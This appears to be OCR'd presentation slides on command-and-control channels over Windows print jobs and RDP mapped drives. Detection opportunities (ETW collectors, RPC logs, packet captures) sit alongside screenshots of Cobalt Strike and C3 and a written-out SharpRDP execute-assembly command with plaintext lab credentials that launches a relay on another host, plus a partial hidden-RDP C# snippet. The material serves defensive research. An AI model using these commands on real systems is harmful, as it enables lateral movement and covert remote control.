

Computer Configuration > Policies > Administrative

Templates > Printers > Allow job name in event logs



# DETECTION OPPORTUNITIES PRINT SERVER EVENT LOGS

```
wevutil.exe sl 'Microsoft-Windows-PrintService/Operational'  
/enabled:true
```



Computer Configuration > Policies > Administrative

Templates > Printers > Allow job name in event logs



# DETECTION OPPORTUNITIES

## MODULE LOADS

```
<ETWCollector>  
  <Guid>73b980fb-af20-48af-b8cf-f42f50ec2fb0</Guid>  
  <CollectorType>kernel</CollectorType>  
  <KernelKeywords>ImageLoad</KernelKeywords>  
  <FilterValue>Image/Load</FilterValue>  
  <OutputType>eventlog</OutputType>  
</ETWCollector>
```

Time of Day	Process Name	PID	Operation	Path
13:08:12.9588803	WINWORD.EXE	17364	CreateFileMapping	C:\Windows\SysWOW64\prnfldr.dll
13:08:13.0119596	WINWORD.EXE	17364	CreateFileMapping	C:\Windows\SysWOW64\printui.dll

Oct 25, 2020 @ 17:53:04.806	Relay_x64_8b0c_WRK1	MSNT_SystemTrace	Image/Load	\Device\HarddiskVolume1\Windows\System32\winspool.drv
Oct 25, 2020 @ 17:53:05.148	Relay_x64_8b0c_WRK1	MSNT_SystemTrace	Image/Load	\Device\HarddiskVolume1\Windows\System32\PrintWorkflowProxy.dll
Oct 25, 2020 @ 17:53:05.148	Relay_x64_8b0c_WRK1	MSNT_SystemTrace	Image/Load	\Device\HarddiskVolume1\Windows\System32\PrintWorkflowProxy.dll
Oct 25, 2020 @ 17:53:05.163	Relay_x64_8b0c_WRK1	MSNT_SystemTrace	Image/UnLoad	\Device\HarddiskVolume1\Windows\System32\PrintWorkflowProxy.dll
Oct 25, 2020 @ 17:53:05.163	Relay_x64_8b0c_WRK1	MSNT_SystemTrace	Image/UnLoad	\Device\HarddiskVolume1\Windows\System32\PrintWorkflowProxy.dll
Oct 25, 2020 @ 17:53:07.916	Relay_x64_8b0c_WRK1	MSNT_SystemTrace	Image/Load	\Device\HarddiskVolume1\Windows\System32\prnfldr.dll
Oct 25, 2020 @ 17:53:07.916	Relay_x64_8b0c_WRK1	MSNT_SystemTrace	Image/UnLoad	\Device\HarddiskVolume1\Windows\System32\prnfldr.dll
Oct 25, 2020 @ 17:53:07.916	Relay_x64_8b0c_WRK1	MSNT_SystemTrace	Image/Load	\Device\HarddiskVolume1\Windows\System32\prnfldr.dll

<https://docs.microsoft.com/en-us/windows/win32/printdocs/addjob>

# DETECTION OPPORTUNITIES NETWORK CONNECTIONS

No.	Time	Source	Destination	Protocol	Length	Info
85	30.323515	10.1.15.3	10.1.15.9	SMB	213	Negotiate Protocol Request
86	30.324134	10.1.15.9	10.1.15.3	SMB2	306	Negotiate Protocol Response
87	30.324204	10.1.15.3	10.1.15.9	SMB2	284	Negotiate Protocol Request
88	30.324594	10.1.15.9	10.1.15.3	SMB2	366	Negotiate Protocol Response
89	30.325816	10.1.15.3	10.1.15.9	SMB2	220	Session Setup Request, NTLMSSP_NEGOTIATE
90	30.326186	10.1.15.9	10.1.15.3	SMB2	397	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHAL
91	30.326489	10.1.15.3	10.1.15.9	SMB2	677	Session Setup Request, NTLMSSP_AUTH, User: GOLBEX\test
92	30.327430	10.1.15.9	10.1.15.3	SMB2	159	Session Setup Response
93	30.327703	10.1.15.3	10.1.15.9	SMB2	162	Tree Connect Request Tree: \\10.1.15.9\IPC\$
94	30.327956	10.1.15.9	10.1.15.3	SMB2	138	Tree Connect Response
95	30.328098	10.1.15.3	10.1.15.9	SMB2	178	Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
96	30.328223	10.1.15.3	10.1.15.9	SMB2	192	Create Request File: spoolss
97	30.328306	10.1.15.9	10.1.15.3	SMB2	474	Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO
98	30.328330	10.1.15.3	10.1.15.9	TCP	54	51616 → 445 [ACK] Seq=1549 Ack=1517 Win=2102272 Len=0
99	30.328544	10.1.15.9	10.1.15.3	SMB2	210	Create Response File: spoolss
100	30.328597	10.1.15.3	10.1.15.9	TCP	54	51616 → 445 [ACK] Seq=1549 Ack=1673 Win=2102016 Len=0
101	30.328700	10.1.15.3	10.1.15.9	SMB2	162	GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO File: spoolss
102	30.328827	10.1.15.9	10.1.15.3	SMB2	154	GetInfo Response
103	30.328975	10.1.15.3	10.1.15.9	DCERPC	330	Bind: call_id: 2, Fragment: Single, 3 context items: SPOOLSS V1.0 (32bit NDF
104	30.329149	10.1.15.9	10.1.15.3	SMB2	138	Write Response
105	30.329267	10.1.15.3	10.1.15.9	SMB2	171	Read Request Len:1024 Off:0 File: spoolss
106	30.329520	10.1.15.9	10.1.15.3	DCERPC	254	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280 max_recv: 4280, 3 res
107	30.329638	10.1.15.3	10.1.15.9	SPOOLSS	480	OpenPrinterEx request, [Long frame (166 bytes)]
108	30.330180	10.1.15.9	10.1.15.3	SPOOLSS	218	OpenPrinterEx response
109	30.330389	10.1.15.3	10.1.15.9	SPOOLSS	222	ClosePrinter request, OpenPrinterEx()
110	30.330889	10.1.15.9	10.1.15.3	SPOOLSS	218	ClosePrinter response
111	30.331020	10.1.15.3	10.1.15.9	SMB2	146	Close Request File: spoolss
112	30.331294	10.1.15.9	10.1.15.3	SMB2	182	Close Response
115	30.364975	10.1.15.9	10.1.15.3	TCP	182	[TCP Retransmission] 445 → 51616 [PSH, ACK] Seq=2385 Ack=2736 Win=2101248 L
116	30.365109	10.1.15.3	10.1.15.9	TCP	66	51616 → 445 [ACK] Seq=2736 Ack=2513 Win=2101248 Len=0 SLE=2385 SRE=2513

> Frame 107: 480 bytes on wire (3840 bits), 480 bytes captured (3840 bits) on interface 0  
> Ethernet II, Src: PcsCompu\_ad:e1:83 (08:00:27:ad:e1:83), Dst: PcsCompu\_a7:77:d0 (08:00:27:a7:77:d0)  
> Internet Protocol Version 4, Src: 10.1.15.3, Dst: 10.1.15.9  
> Transmission Control Protocol, Src Port: 51616, Dst Port: 445, Seq: 2050, Ack: 2057, Len: 426  
> NetBIOS Session Service  
> SMB2 (Server Message Block Protocol version 2)  
v Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, FragLen: 302, Call: 2, Ctx: 1, [Resp: #108]

channel-creation.pcapng | Packets: 159 · Displayed: 33 (20.8%) | Profile: Default

Beaconing Behaviour

# DETECTION OPPORTUNITIES

## RPC

Method	Description	OpNum
<b>RpcEnumJobs</b>	Retrieves information about a specified set of print jobs for a specified printer.	Opnum 4
<b>RpcAddJob</b>	Defines a new print job.	Opnum 24

```
logman start Print-Job-RPC -p Microsoft-Windows-RPC 0xffffffffffffffff win:Informational -ets
```

```
logman stop Print-Job-RPC -ets
```

```
tracert Print-Job-RPC.etl -o Print-Job-RPC.evtx -of EVTX
```

# DETECTION OPPORTUNITIES RPC

```
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-RPC" Guid="{6ad52b32-d609-4be9-ae07-ce8dae937e39}" />
    <EventID>5</EventID>
    <Version>1</Version>
    <Level>4</Level>
    <Task>1</Task>
    <Opcode>1</Opcode>
    <Keywords>0x4000000000000000</Keywords>
    <TimeCreated SystemTime="2020-10-29T21:18:46.801776900Z" />
    <Correlation ActivityID="{07c52f6a-5a83-4b37-b31f-ad08028370e7}" />
    <Execution ProcessID="4608" ThreadID="1896" ProcessorID="1" KernelTime="0" UserTime="0" />
    <Channel>Microsoft-Windows-RPC/Debug</Channel>
    <Computer />
  </System>
  <EventData>
    <Data Name="InterfaceUuid">{12345678-1234-abcd-ef00-0123456789ab}</Data>
    <Data Name="ProcNum">24</Data>
    <Data Name="Protocol">3</Data>
    <Data Name="NetworkAddress">NULL</Data>
    <Data Name="Endpoint">LRPC-bddbb24994ea653051</Data>
    <Data Name="Options">NULL</Data>
    <Data Name="AuthenticationLevel">6</Data>
    <Data Name="AuthenticationService">20</Data>
    <Data Name="ImpersonationLevel">3</Data>
  </EventData>
  <RenderingInfo Culture="en-US">
    <Level>Information</Level>
    <Opcode>Start</Opcode>
    <Task>RpcClientCall</Task>
    <Message>Client RPC call started. InterfaceUuid: {12345678-1234-abcd-ef00-0123456789ab} OpNum: 24 Protocol: LRPC NetworkAddress NULL
    Endpoint LRPC-bddbb24994ea653051 Binding Options NULL Authentication Level 7 Authentication Service 8 Impersonation Level 9</Message>
    <Channel>Debug</Channel>
    <Provider>Microsoft-Windows-RPC</Provider>
  </RenderingInfo>
</Event>
```



```
// [MS-RPRN] interface
[
  uuid(12345678-1234-ABCD-EF00-0123456789AB),
  version(1.0),
  ms_union,
  endpoint("ncacn_np:[\\pipe\\spoolss]"),
  pointer_default(unique)
]
```

**RpcAddJob**

**RDP**


# SCENARIO



# OPERATIONAL LIMITATIONS

- For C2, RDP Mapped Drives must be permitted (is by default)
- For RDP execution:
  - Target's keyboard must be set to US English
  - No special characters in the relay name, for example underscores

# DATAFLOW





# CREATE CHANNEL

The image shows a Windows desktop environment with two main windows open. On the left is the Cobalt Strike application, and on the right is a web browser displaying the C3 interface.

**Cobalt Strike Window:**

- Menu: Cobalt Strike View Attacks Reporting Help Move
- Toolbar: Contains various icons for navigation and actions.
- Table:

external	inter...	listener	user	computer	note	process	pid	arch	last
	192.16...	C3	james	WRK1	Relay...	Relay...	3456	x64	187ms

- Terminal:

```
Beacon 192.168.1.200@3456 X
```

```
[WRK1] james/3456 (x64) last: 187ms
```

```
beacon>
```

- File Explorer:

Name	Date modified	Type	Size
Relay.exe	23/06/2021 10:36	Application	1,359 KB

1 item 1 item selected 1.32 MB

**C3 Web Console Window:**

- Address bar: 192.168.1.224:52935
- Page Title: LABS C3
- Form: Create Command for: RELAY - Slack / cbabf448bac3f00f
- Fields:
  - Select Command: AddChannelUncShareFile
  - Input ID: 4wsh
  - Output ID: choi
  - Filesystem path: C:\Users\Public
  - Clear:
- Buttons: CANCEL, SEND COMMAND
- Footer: Refresh Rate 2 seconds, Auto Update (toggle), NEW GATEWAY

# DOWNLOAD RELAY

The image shows a Windows desktop with two main windows. On the left is the Cobalt Strike application, and on the right is a web browser displaying the Cobalt Strike Labs interface.

**Cobalt Strike Application:**

- Table:**

external	inter...	listener	user	computer	note	process	pid	arch	last
	192.168.1.200	C3	james	WRK1	Relay...	Relay...	3456	x64	197ms
- Terminal:**

```
Beacon 192.168.1.200@3456 X
beacon> cd C:\Users\Public
[*] cd C:\Users\Public
[+] host called home, sent: 23 bytes

[WRK1] james/3456 (x64) last: 197ms
beacon>
```
- File Explorer:** Shows the Downloads folder with a file named "Relay.exe" (1,359 KB) dated 23/06/2021 10:36.

**Cobalt Strike Labs Web Interface:**

- Parents Gateway Build ID:** 6fbd
- TargetSuffix:** exe
- Architecture:** x64
- Add Command:** Please Select the first command to the Relay.
- Select Command:** AddChannelUncShareFile
- Input ID:** choi
- Output ID:** 4wsh
- Filesystem path:** \\tsclient\c\Users\Public\
- Buttons:** CANCEL, CREATE AND DOWNLOAD RELAY

**System Tray:** 16°C Sunny, 10:46, 23/06/2021

# EXECUTE RELAY

The image displays a Windows desktop with two main windows. The left window is the Cobalt Strike application, and the right window is a web browser showing the C3 interface.

**Cobalt Strike Window:**

- Menu: Cobalt Strike View Attacks Reporting Help Move
- Toolbar: Contains various icons for navigation and actions.
- Table:

external	inter...	listener	user	computer	note	process	pid	arch	last
	192.16...	C3	james	WRK1	Relay_...	3456		x64	184ms

- Terminal:

```
Beacon 192.168.1.200@3456 X  
[*] Listing: C:\Users\Public\  
Size      Type      Last Modified    Name  
-----  
dir       06/12/2021 19:33:58  AccountPictures  
dir       05/28/2021 13:19:00  Desktop  
dir       04/06/2019 02:18:30  Documents  
dir       09/15/2018 08:33:54  Downloads  
dir       09/15/2018 08:33:54  Libraries  
dir       09/15/2018 08:33:54  Music  
dir       09/15/2018 08:33:54  Pictures  
dir       09/15/2018 08:33:54  Videos  
1mb      fil       06/23/2021 10:47:47  RelayRDP.exe  
[WRK1] james/3456 (x64) last: 184ms  
beacon>
```

- Notepad:

```
execute-assembly C:\SharpRDP.exe computername=WRK2.UK.MWR.COM command="\\tsclient\C\Users\Public\RelayRDP.exe" username=UK\james password=Password1! connectdrive=true exit=false
```


**C3 Web Interface:**

- URL: 192.168.1.224:52935
- Header: LABS C3
- Section: Gateway Selection
- Dropdown: Gateways Gateway - 45ec04a30a2cfe11
- Network Configuration Panel:

Network	EDIT CONFIG
Relays	1
Channels	4
Connectors	1
Peripherals	1
URL	http://192.168.1.224
Port	52935
Refresh Rate	2 seconds
Auto Update	<input checked="" type="checkbox"/>

- Diagram: A network diagram showing a central 'Stack' node connected to various components like 'RelayRDP' and 'Peripherals'.
- Button: NEW GATEWAY

# DETECTION OPPORTUNITIES



# DETECTION OPPORTUNITIES .NET TOOLING

Time ^	beat_hostname	PID	Opcodename	process_name	FullyQualifiedAssemblyName
Jun 17, 2021 @ 22:31:59.021	WRK1	4784	AssemblyLoad	rundll32	mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
Jun 17, 2021 @ 22:31:59.047	WRK1	4784	AssemblyLoad	rundll32	SharpRDP, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
Jun 17, 2021 @ 22:31:59.397	WRK1	4784	AssemblyLoad	rundll32	System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a
Jun 17, 2021 @ 22:31:59.418	WRK1	4784	AssemblyLoad	rundll32	System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
Jun 17, 2021 @ 22:31:59.448	WRK1	4784	AssemblyLoad	rundll32	System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
Jun 17, 2021 @ 22:31:59.485	WRK1	4784	AssemblyLoad	rundll32	System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a
Jun 17, 2021 @ 22:31:59.514	WRK1	4784	AssemblyLoad	rundll32	System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
Jun 17, 2021 @ 22:31:59.538	WRK1	4784	AssemblyLoad	rundll32	System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
Jun 17, 2021 @ 22:32:00.014	WRK1	4784	AssemblyLoad	rundll32	AxInterop.MSTSCLib, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
Jun 17, 2021 @ 22:32:00.039	WRK1	4784	AssemblyLoad	rundll32	Interop.MSTSCLib, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null



Relay\_x64\_e03e UNC

RUNDLL32.EXE  
Running SharpRDP

```
<ETWCollector>  
<Guid>072e0373-213b-4e3d-881a-6430d6d9e369</Guid>  
<CollectorType>user</CollectorType>  
<ProviderName>e13c0d23-ccbc-4e12-931b-d9cc2eee27e4</ProviderName>  
<UserKeywords>0x2038</UserKeywords><!-- Loader, Jit, NGen, Interop"-->  
<OutputType>eventlog</OutputType>  
</ETWCollector>
```

# DETECTION OPPORTUNITIES

## MODULE LOADS

### Requirements

Requirement	Value
Minimum supported client	Windows Vista
Minimum supported server	Windows Server 2008
Type library	MsTscAx.dll
DLL	MsTscAx.dll

```
void ProcessTaskThread()
{
    var form = new Form();
    form.Opacity = 0;
    form.Visible = false;
    form.WindowState = FormWindowState.Minimized;
    form.ShowInTaskbar = false;
    form.FormBorderStyle = FormBorderStyle.None;
    form.Width = Screen.PrimaryScreen.WorkingArea.Width;
    form.Height = Screen.PrimaryScreen.WorkingArea.Height;
    form.Load += (sender, args) =>
    {
        var rdpConnection = new AxMsRdpClient9NotSafeForScripting();
        form.Controls.Add(rdpConnection);
        var rdpC = rdpConnection.GetOcx() as IMsRdpClientNonScriptable5;
        IMsRdpExtendedSettings rdpc2 = rdpConnection.GetOcx() as IMsRdpExtendedSettings;
        rdpC.AllowPromptingForCredentials = false;
        rdpC.AllowCredentialSaving = false;
